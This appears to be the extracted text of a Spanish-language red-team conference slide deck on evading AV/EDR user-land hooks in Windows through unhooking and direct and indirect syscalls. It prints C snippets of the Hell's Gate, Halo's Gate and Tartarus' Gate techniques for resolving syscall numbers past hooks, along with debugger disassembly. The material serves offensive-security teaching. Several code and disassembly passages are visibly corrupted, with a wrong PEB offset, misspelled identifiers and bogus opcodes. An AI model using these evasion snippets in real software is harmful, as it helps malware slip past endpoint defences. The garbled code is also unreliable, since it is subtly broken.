



_> RED TEAM SPACE 2023 SPONSORS



Silent steps in Windows using Syscalls

Mauricio Jara

Agenda

- Arquitectura de windows
- Syscalls?
- User-Land Hooks
- AV/ EDR y Syscalls
- Obteniendo Syscall ID
- **DEMO**



Mauricio Jara




@synaw_k

www.synawk.com


> arquitectura windows

Windows Architecture




> user mode & kernel mode

- Aplicaciones en modo usuario invocan funciones (winapi) (ej. **ReadProcessMemory**)
- Al llegar a **kernel32.dll** los parámetros son validados y transformados a unicode.
- Se hace una llamada a funciones Nt(Zw) en **ntdll.dll** (**NtReadVirtualMemory**)
- Llega a **kernel -mode...**
 - Acceso a hardware



> syscalls

- Permite a las aplicaciones acceder a funciones directamente al kernel
 - Desde ntdll.dll y win32u.dll
- Funciones no documentadas
 - Nt y Zw
- Cada función tiene un identificador (SSN)
- Permite un mayor control de la ejecución de las funciones



Practical Malware Analysis

> syscalls | winapi vs nt function

```
HANDLE CreateThread(  
    LPSECURITY_ATTRIBUTES    lpThreadAttributes,  
    SIZE_T                   dwStackSize,  
    LPTHREAD_START_ROUTINE   lpStartAddress,  
    LPVOID lpParameter,  
    DWORD                    dwCreationFlags,  
    LPDWORD                   lpThreadId  
);
```

```
NTSTATUS NTAPI RtlCreateUserThread(  
  
    IN HANDLE                ProcessHandle,  
    IN PSECURITY_DESCRIPTOR  SecurityDescriptor OPTIONAL,  
    IN BOOLEAN               CreateSuspended,  
    IN ULONG                 StackZeroBits,  
    IN OUT PULONG            StackReserved,  
    IN OUT PULONG            StackCommit,  
    IN PVOID                  StartAddress,  
    IN PVOID                  StartParameter OPTIONAL,  
    OUT PHANDLE               ThreadHandle,  
    OUT PCLIENT_ID            ClientID );  
}
```


> syscalls

```
ntdll!NtReadVirtualMemory:
00007ffe`7138d890 4c8bd1      mov     r10, rcx
00007ffe`7138d893 b83f000000  mov     eax, 3Fh
00007ffe`7138d898 f604250803fe7f01 test    byte ptr [7FFE0308h], 1
00007ffe`7138d8a0 7503        jne     ntdll!NtReadVirtualMemory+0x15 (7ffe7138d8a5)
00007ffe`7138d8a2 0f05        syscall
00007ffe`7138d8a4 c3          ret
00007ffe`7138d8a5 cd2e        int     2Eh
00007ffe`7138d8a7 c3          ret
00007ffe`7138d8a8 0f1f840000000000 nop     dword ptr [rax+rax]
```

kernel
mode

> user-land hooks - AV/ EDR

- Redirecciona el flujo a un AV/EDR (Instrucciones JMP)
- Hooks en memoria a DLLs como kernel32.dll, kernelbase.dll, ntdll.dll, win32u.dll
- Analiza parámetros y call stack


```
ntdll!NtReadVirtualMemory:
00007ffe`7138d890 4c8bd1 mov     r10, rcx
00007ffe`7138d893 b83f000000 mov     eax, 3Fh
00007ffe`7138d898 f604250803fe7f01 test    byte ptr [7FFE0308h], 1
00007ffe`7138d8a0 7503 jne     ntdll!NtReadVirtualMemory+0x15
00007ffe`7138d8a2 0f05 syscall
00007ffe`7138d8a4 c3 ret
00007ffe`7138d8a5 cd2e int     2Eh
00007ffe`7138d8a7 c3 ret
00007ffe`7138d8a8 0f1f840000000000 nop     dword ptr [rax+rax]
```

} Win10

```
ntdll!NtReadVirtualMemory:
00007fff`c328d540 e9913712f4 jmp     00007FFFB73B0CD6
00007fff`c328d545 0000 add     byte ptr [rax], al
00007fff`c328d547 00f6 add     dh, dh
00007fff`c328d549 0425 add     al, 25h
00007fff`c328d54b 0803 or      byte ptr [rbx], al
00007fff`c328d54d fe ???
00007fff`c328d54e 7f01 jg      00007FFFC328D551
00007fff`c328d550 7503 jne     00007FFFC328D555
00007fff`c328d552 0f05 syscall
00007fff`c328d554 c3 ret
00007fff`c328d555 cd2e int     2Eh
00007fff`c328d557 c3 ret
00007fff`c328d558 0f1f840000000000 nop     dword ptr [rax+rax]
```


} Win10
EDR

> bypass user-mode hook




> unhook syscalls | bypass user-land hook

- Leer de disco una versión de la dll antes de ser interceptada por el EDR
 - ntdll.dll, win32u.dll
- Reemplazar la sección **.text** en la dll interceptada en memoria.
- Análisis basado en tiempo por el EDR




> direct syscalls | bypass user - land hook

- Obtener el ID de la **syscall** y ejecutarlo directamente en una región de memoria de la aplicación.
 - A través de un archivo asm
 - Dinámicamente obteniendo el syscall ID (SSN) de la DLL.
- Syswhipers
- Análisis basado en el espacio de memoria donde se ejecuta la **syscall**




> indirect syscalls | bypass user - land hook


- Obtener el syscall ID (SSN) y redireccionar el flujo a la **syscall**
 - ntdll.dll, win32u.dll
- Puede ser usado cualquier instrucción syscall que no ha sido interceptada.
- Call Stack Analysis por parte del EDR



> call stack | bypass user-land hook

Frame Index	Call Site	Child-SP	Return Address
[0x0]	ntdll!NtReadVirtualMemory+0x14	0x14fe58	0x7ffadb0d4...
[0x1]	KERNELBASE!ReadProcessMemory+0x15	0x14fe60	0x14000102a
[0x2] 	kr_winapi!main+0x2a	0x14feb0	0x1400012b4
[0x3]	kr_winapi!invoke_main+0x22	0x14fef0	0x7ffadbfd7344
[0x4]	kr_winapi!_scrt_common_main_seh+0x10c	0x14fef0	0x7ffadbfd7344
[0x5]	KERNEL32!BaseThreadInitThunk+0x14	0x14ff30	0x7ffadd6a26b1
[0x6]	ntdll!RtlUserThreadStart+0x21	0x14ff60	0x0

winapi call stack

Frame Index	Call Site	Child-SP	Return Address
[0x0]	ntdll!NtReadVirtualMemory+0x14	0x14fea8	0x140001048
[0x1] 	kr_dsys!main+0x48	0x14feb0	0x1400012d8
[0x2]	kr_dsys!invoke_main+0x22	0x14fef0	0x7ffadbfd7344
[0x3]	kr_dsys!_scrt_common_main_seh+0x10c	0x14fef0	0x7ffadbfd7344
[0x4]	KERNEL32!BaseThreadInitThunk+0x14	0x14ff30	0x7ffadd6a26b1
[0x5]	ntdll!RtlUserThreadStart+0x21	0x14ff60	0x0

nt call stack

> obtener los Syscall ID

```
ntdll!NtReadVirtualMemory:
00007ffe`7138d890 4c8bd1      mov     r10, rcx
00007ffe`7138d893 b83f000000  mov     eax, 3Fh
00007ffe`7138d898 f604250803fe7f01 test    byte ptr [7FFE0308h], 1
00007ffe`7138d8a0 7503        jne     ntdll!NtReadVirtualMemory+0x15
00007ffe`7138d8a2 0f05        syscall
00007ffe`7138d8a4 c3          ret
00007ffe`7138d8a5 cd2e        int     2Eh
00007ffe`7138d8a7 c3          ret
00007ffe`7138d8a8 0f1f840000000000 nop     dword ptr [rax+rax]
```

Win10

```
ntdll!NtReadVirtualMemory:
00007fff`c328d540 e9913712f4  jmp     00007FFFB73B0CD6
00007fff`c328d545 0000        add     byte ptr [rax], al
00007fff`c328d547 00f6        add     dh, dh
00007fff`c328d549 0425        add     al, 25h
00007fff`c328d54b 0803        or      byte ptr [rbx], al
00007fff`c328d54d fe          ???
00007fff`c328d54e 7f01        jg      00007FFFC328D551
00007fff`c328d550 7503        jne     00007FFFC328D555
00007fff`c328d552 0f05        syscall
00007fff`c328d554 c3          ret
00007fff`c328d555 cd2e        int     2Eh
00007fff`c328d557 c3          ret
00007fff`c328d558 0f1f840000000000 nop     dword ptr [rax+rax]
```

Win10
EDR

> obtener los Syscall ID

- Diferentes identificadores por cada función y versión de windows.
- No ofrece portabilidad.

System Call Symbol	Windows NT				Windows 2000				Windows XP				Windows 2003 Server		Windows Vista			Windows 2008 Server			Windows 7		
	SP3	SP4	SP5	SP6	SP0	SP1	SP2	SP3	SP4	SP0	SP1	SP2	SP3	SP0	SP1	SP2	SP0	SP1	SP2	SP0	SP1	SP2	SP0
DestroyPhysicalMonitor																	0x12fb	0x12fb	0x12fb		0x12fb		0x1327
DxEngGetRedirectionBitmap															0x1298	0x1298							
DxgStubContextCreate																							0x10cf
DxgStubCreateSurfaceObject																	0x1267	0x1267	0x1267		0x1267		
DxgStubDeleteDirectDrawObject																	0x12f7	0x12f7	0x12f7		0x12f7		0x1323
DxgStubEnableDirectDrawRedirection																	0x12f6	0x12f6	0x12f6		0x12f6		0x1322
GreFlush							0x1093		0x1093														
GreSelectBitmap									0x10f9		0x1101	0x1101	0x1101		0x1100	0x1100	0x1109	0x1109	0x1109		0x1109		0x110b
IsIMMEnabledSystem																							0x10e6
NtGdiAbortDoc				0x1000			0x1000		0x1000		0x1000	0x1000	0x1000		0x1000	0x1000	0x1000	0x1000	0x1000		0x1000		0x1000
NtGdiAbortPath				0x1001			0x1001		0x1001		0x1001	0x1001	0x1001		0x1001	0x1001	0x1001	0x1001	0x1001		0x1001		0x1001
NtGdiAddEmbFontToDC											0x10d6	0x10d6	0x10d6		0x10d5	0x10d5	0x10de	0x10de	0x10de		0x10de		0x10e0
NtGdiAddFontMemResourceEx							0x1004		0x1004		0x1004	0x1004	0x1004		0x1004	0x1004	0x1004	0x1004	0x1004		0x1004		0x1004
NtGdiAddFontResourceW				0x1002			0x1002		0x1002		0x1002	0x1002	0x1002		0x1002	0x1002	0x1002	0x1002	0x1002		0x1002		0x1002
NtGdiAddRemoteFontToDC				0x1003			0x1003		0x1003		0x1003	0x1003	0x1003		0x1003	0x1003	0x1003	0x1003	0x1003		0x1003		0x1003
NtGdiAddRemoteMMInstanceToDC							0x1006		0x1006		0x1006	0x1006	0x1006		0x1006	0x1006	0x1006	0x1006	0x1006		0x1006		0x1006
NtGdiAlphaBlend							0x1007		0x1007		0x1007	0x1007	0x1007		0x1007	0x1007	0x1007	0x1007	0x1007		0x1007		0x1007
NtGdiAngleArc				0x1004			0x1008		0x1008		0x1008	0x1008	0x1008		0x1008	0x1008	0x1008	0x1008	0x1008		0x1008		0x1008
NtGdiAnyLinkedFonts							0x1009		0x1009		0x1009	0x1009	0x1009		0x1009	0x1009	0x1009	0x1009	0x1009		0x1009		0x1009
NtGdiArcInternal				0x1005			0x100b		0x100b		0x100b	0x100b	0x100b		0x100b	0x100b	0x100b	0x100b	0x100b		0x100b		0x100b
NtGdiBRUSHOBJ_DeleteRbrush											0x1298	0x1298	0x1298		0x1294	0x1294	0x12b9	0x12b9	0x12b9		0x12b9		0x12d9
NtGdiBRUSHOBJ_hGetColorTransform							0x1265		0x1265		0x127d	0x127d	0x127d		0x1279	0x1279	0x129e	0x129e	0x129e		0x129e		0x12be
NtGdiBRUSHOBJ_pvAllocRbrush							0x1263		0x1263		0x127b	0x127b	0x127b		0x1277	0x1277	0x129c	0x129c	0x129c		0x129c		0x12bc
NtGdiBRUSHOBJ_pvGetRbrush							0x1264		0x1264		0x127c	0x127c	0x127c		0x1278	0x1278	0x129d	0x129d	0x129d		0x129d		0x12bd
NtGdiBRUSHOBJ_ulGetBrushColor							0x1262		0x1262		0x127a	0x127a	0x127a		0x1276	0x1276	0x129b	0x129b	0x129b		0x129b		0x12bb
NtGdiBeginGdiRendering																							0x100c

> técnicas para obtener el Syscall ID

```
int main(VOID) {
    PPEB Peb = (PPEB)__readsqword(0x60);
    PLDR_MODULE pLoadModule;

    pLoadModule = (PLDR_MODULE)((PBYTE)Peb->LoaderData->InMemoryOrderModuleList.Flink->Flink - 0x10);

    for (WORD cx = 0; cx < pImageExportDirectory->NumberOfNames; cx++) {
        PCHAR pczFunctionName = (PCHAR)((PBYTE)pModuleBase + pdwAddressOfNames[cx]);
        PVOID pFunctionAddress = (PBYTE)pModuleBase +
            ddressOfFunctions[pwAddressOfNameOrdinales[cx]];

        if (djb2(pczFunctionName) == pVxTableEntry->dwHash) {
            pVxTableEntry->pAddress = pFunctionAddress;

            // MOV EAX
            if (*((PBYTE)pFunctionAddress + 3) == 0xb8) {
                BYTE high = *((PBYTE)pFunctionAddress + 5);
                BYTE low = *((PBYTE)pFunctionAddress + 4);
                pVxTableEntry->wSystemCall = (high << 8) | low;
                break;
            }
        }
    }
}
```

Hell's Gate

> técnicas para obtener el Syscall ID

```
int main(VOID) {
    PPEB Peb = (PPEB)__readsqword(0x0);
    PLDR_MODULE pLoadModule;

    pLoadModule = (PLDR_MODULE)((PBYTE)Peb->LoaderData->InMemoryOrderModuleList.Flink->Flink - 0x10);

    for (WORD cx = 0; cx < pImageExportDirectory->NumberOfNames; cx++) {
        PCHAR pczFunctionName = (PCHAR)((PBYTE)pModuleBase + pdwAddressOfNames[cx]);
        PVOID pFunctionAddress = (PBYTE)pModuleBase +
            ddressOffFunctions[pwAddressOfNameOrdinales[cx]];

        if (djb2(pczFunctionName) == pVxTableEntry->dwHash) {
            pVxTableEntry->pAddress = pFunctionAddress;

            // MOV EAX
            if (*((PBYTE)pFunctionAddress + 3) == 0xb8) {
                BYTE high = *((PBYTE)pFunctionAddress + 5);
                BYTE low = *((PBYTE)pFunctionAddress + 4);
                pVxTableEntry->wSystemCall = (high << 8) | low;
                break;
            }
        }
    }
}
```

Hell's Gate

```
ntdll!NtReadVirtualMemory:
00007fff`c328d540 e9913712f4 jmp 00007fff`f73b0cd6
00007fff`c328d545 0000 add byte ptr [rax], al
00007fff`c328d547 00f6 add dh, dh
00007fff`c328d549 0425 add al, 25h
00007fff`c328d54b 0803 or byte ptr [rbx], al
00007fff`c328d54d fe ???
00007fff`c328d54e 7f01 jg 00007fff`c328d551
00007fff`c328d550 7503 jne 00007fff`c328d555
00007fff`c328d552 0f05 syscall
00007fff`c328d554 c3 ret
00007fff`c328d555 cd2e int 2Eh
00007fff`c328d557 c3 ret
00007fff`c328d558 0f1f840000000000 nop dword ptr [rax+rax]

//if hooked check the neighborhood to find clean syscall
if (*((PBYTE)pFunctionAddress) == 0xe9) {
    for (WORD idx = 1; idx <= 500; idx++) {
        // check neighboring syscall down
        if (*((PBYTE)pFunctionAddress + idx * DOWN) == 0x4c
            && *((PBYTE)pFunctionAddress + 1 + idx * DOWN) == 0xb8
            && *((PBYTE)pFunctionAddress + 2 + idx * DOWN) == 0xd1
            && *((PBYTE)pFunctionAddress + 3 + idx * DOWN) == 0xb8
            && *((PBYTE)pFunctionAddress + 6 + idx * DOWN) == 0x00
            && *((PBYTE)pFunctionAddress + 7 + idx * DOWN) == 0x00) {
            BYTE high = *((PBYTE)pFunctionAddress + 5 + idx * DOWN);
            BYTE low = *((PBYTE)pFunctionAddress + 4 + idx * DOWN);
            pVxTableEntry->wSystemCall = (high << 8) | low - idx;
        }
    }
}
```

Halo's Gate

> técnicas para obtener el Syscall ID

```
int main(VOID) {
    PPEB Peb = (PPEB) __readsqword(0x0);
    PLDR_MODULE pLoadModule;

    pLoadModule = (PLDR_MODULE)((PBYTE)Peb->LoaderData->InMemoryOrderModuleList.Flink->Flink - 0x10);

    for (WORD cx = 0; cx < pImageExportDirectory->NumberOfNames; cx++) {
        PCHAR pczFunctionName = (PCHAR)((PBYTE)pModuleBase + pdwAddressOfNames[cx]);
        PVOID pFunctionAddress = (PBYTE)pModuleBase +
            addressOfFunctions[pwAddressOfNameOrdinales[cx]];

        if (djb2(pczFunctionName) == pVxTableEntry->dwHash) {
            pVxTableEntry->pAddress = pFunctionAddress;

            // MOV EAX
            if (*((PBYTE)pFunctionAddress + 3) == 0xb8) {
                BYTE high = *((PBYTE)pFunctionAddress + 5);
                BYTE low = *((PBYTE)pFunctionAddress + 4);
                pVxTableEntry->wSystemCall = (high << 8) | low;
                break;
            }
        }
    }
}
```

Hell's Gate

```
ntdll!NtReadVirtualMemory:
00007fff`c328d540 e9913712f4 jmp 00007fff`b73b0cd6
00007fff`c328d545 0000 add byte ptr [rax], al
00007fff`c328d547 00f6 add dh, dh
00007fff`c328d549 0425 add al, 25h
00007fff`c328d54b 0803 or byte ptr [rbx], al
00007fff`c328d54d fe ???
00007fff`c328d54e 7f01 jg 00007fff`c328d551
00007fff`c328d550 7503 jne 00007fff`c328d555
00007fff`c328d552 0f05 syscall
00007fff`c328d554 c3 ret
00007fff`c328d555 cd2e int 2Eh
00007fff`c328d557 c3 ret
00007fff`c328d558 0f1f840000000000 nop dword ptr [rax+rax]
```

```
//if hooked check the neighborhood to find clean syscall
if (*((PBYTE)pFunctionAddress) == 0xe9) {
    for (WORD idx = 1; idx <= 500; idx++) {
        // check neighboring syscall down
        if (*((PBYTE)pFunctionAddress + idx * DOWN) == 0x4c
            && *((PBYTE)pFunctionAddress + 1 + idx * DOWN) == 0xb8
            && *((PBYTE)pFunctionAddress + 2 + idx * DOWN) == 0xd1
            && *((PBYTE)pFunctionAddress + 3 + idx * DOWN) == 0xb8
            && *((PBYTE)pFunctionAddress + 6 + idx * DOWN) == 0x00
            && *((PBYTE)pFunctionAddress + 7 + idx * DOWN) == 0x00) {
            BYTE high = *((PBYTE)pFunctionAddress + 5 + idx * DOWN);
            BYTE low = *((PBYTE)pFunctionAddress + 4 + idx * DOWN);
            pVxTableEntry->wSystemCall = (high << 8) | low - idx;
        }
    }
}
```

Halo's Gate

```
0:008> u ntdll!NtAllocateVirtualMemory
ntdll!NtAllocateVirtualMemory:
00007ffe`9d7635c0 4c8bd1 mov r10,rcx
00007ffe`9d7635c3 e9c0590000 jmp ntdll!QueryRegistryValue+0x188 (00007ffe`9d7e8f88)
00007ffe`9d7635c8 f604250803fe7f01 test byte ptr [SharedUserData+0x308 (00000000`7ffe8308)],1
00007ffe`9d7635d0 7503 jne ntdll!NtAllocateVirtualMemory+0x15 (00007ffe`9d7635d5)
00007ffe`9d7635d2 0f05 syscall
00007ffe`9d7635d4 c3 ret

if (*((PBYTE)pFunctionAddress + 3) == 0xe9) {
    for (WORD idx = 1; idx <= 500; idx++) {
        // check neighboring syscall down
        if (*((PBYTE)pFunctionAddress + idx * DOWN) == 0x4c
            && *((PBYTE)pFunctionAddress + 1 + idx * DOWN) == 0xb8
            && *((PBYTE)pFunctionAddress + 2 + idx * DOWN) == 0xd1
            && *((PBYTE)pFunctionAddress + 3 + idx * DOWN) == 0xb8
            && *((PBYTE)pFunctionAddress + 6 + idx * DOWN) == 0x00
            && *((PBYTE)pFunctionAddress + 7 + idx * DOWN) == 0x00) {
            BYTE high = *((PBYTE)pFunctionAddress + 5 + idx * DOWN);
            BYTE low = *((PBYTE)pFunctionAddress + 4 + idx * DOWN);
            pVxTableEntry->wSystemCall = (high << 8) | low - idx;
            return TRUE;
        }
    }
    // check neighboring syscall up
```

Tartarus' Gate

> técnicas para obtener el Syscall ID

- SSN consecutivos
- Depende del tipo de hook

```
int main(VOID) {
    PPEB Peb = (PPEB)_readgsword(0x60);
    PLDR_MODULE pLoadModule;

    pLoadModule = (PLDR_MODULE)((PBYTE)Peb->LoaderData->InMemoryOrderModuleList.Flink->Flink - 0x10);

    for (WORD cx = 0; cx < pImageExportDirectory->NumberOfNames; cx++) {
        PCHAR pczFunctionName = (PCHAR)((PBYTE)pModuleBase + pAddressOfNames[cx]);
        PVOID pFunctionAddress = (PBYTE)pModuleBase +
            addressOfFunctions[pAddressOfNameOrdinales[cx]];

        if (djb2(pczFunctionName) == pVxTableEntry->dwHash) {
            pVxTableEntry->pAddress = pFunctionAddress;

            // MOV EAX
            if (*((PBYTE)pFunctionAddress + 3) == 0xb8) {
                BYTE high = *((PBYTE)pFunctionAddress + 5);
                BYTE low = *((PBYTE)pFunctionAddress + 4);
                pVxTableEntry->wSystemCall = (high << 8) | low;
                break;
            }
        }
    }
}
```

Hell's Gate

```
ntdll!NTReadVirtualMemory:
00007fff:c328d540 0913712f4 jms     00007fff:b7386cd0
00007fff:c328d545 0000      jnz     byte ptr [rax], al
00007fff:c328d547 00f6      add     dh, dh
00007fff:c328d549 0425      add     al, 25h
00007fff:c328d54b 0003      or      byte ptr [rbx], al
00007fff:c328d54d fe        ???
00007fff:c328d54e 7f01      jg      00007ffffc328d551
00007fff:c328d550 7503      jne     00007ffffc328d555
00007fff:c328d552 0f05      syscall
00007fff:c328d554 c3        ret
00007fff:c328d555 cd2e      int     2Eh
00007fff:c328d557 c3        ret
